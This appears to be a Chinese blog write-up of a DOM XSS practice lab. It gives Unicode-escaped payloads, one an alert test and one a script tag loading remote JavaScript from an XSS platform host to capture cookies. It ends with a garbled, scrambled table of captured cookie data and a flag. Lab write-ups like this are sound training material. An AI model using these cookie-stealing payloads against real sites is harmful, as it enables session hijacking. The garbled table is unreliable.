

# 封神台DOM XSS靶场

原创



VIP文章 [炎凰先生](#)



于 2020-10-05 12:58:09 发布



494



收藏

分类专栏: [Web安全微专业](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_40941912/article/details/108927759](https://blog.csdn.net/qq_40941912/article/details/108927759)

版权


## 作业

### DOM XSS靶场 (Rank: 10)

在页面上可填写的地方都输入 Native 编码:

\u003c\u0073\u0063\u0072\u0069\u0070\u0074\u003e\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0032\u0033\u0029\u003c\u002f\u0073\u0063\u0072\u0069\u0070\u0074\u003e

插入到url中，发现弹窗了:



此处的payload被当作代码执行了

把xss平台构造好的payload编码后插入进去:

\u003c\u0073\u0063\u0072\u0069\u0070\u0074\u0020\u0073\u0072\u0063\u003d\u0068\u0074\u0074\u0073\u003a\u002f\u002f\u0078\u0073\u0073\u0070\u0074\u002e\u0063\u0066\u006d\u002f\u0074\u0053\u0077\u0074\u0066\u006d\u003e\u003c\u002f\u0073\u0063\u0072\u0069\u0070\u0074\u003e

- |                                  |                 |
|----------------------------------|-----------------|
| 0070\u0074\u002e\u0000           | 0021\u0061      |
| \\u006f\\u006d\\u002f\u007       | \\\\u0073\\\\u  |
| 4\\u0053\\u0077\\u0074\\u0       | \\\\u0074\\\\u  |
| 066\\u006d\\u003e\\u003c\\u      | \\\\u006f\\\\u( |
| 002f\\u0073\\u0063\\u0072        | \\\\u0074\\\\u  |
| \\u0069\\u0070\\u0074\\u00       | \\\\u0074\\\\u  |
| 3e                               | \\\\u003e\\\\u  |
| • toplocation : http://59.63.20  | \\\\u0073\\\\u  |
| 0.79:8014/dom_xss/log.html       | \\\\u0069\\\\u  |
| • cookie : safedog-flow-item=    | \\\\u003e       |
| 7310150E60022F208D83E3           | • HTTP_USER     |
| 3A8EA6C283; flag=z{kz{x3ser-D0m} | lla/5.0 (Wind   |
|                                  | OW64) Appli     |

按照靶场提示的步骤拿到flag{zkz{x3ser-D0m}}, 提交正确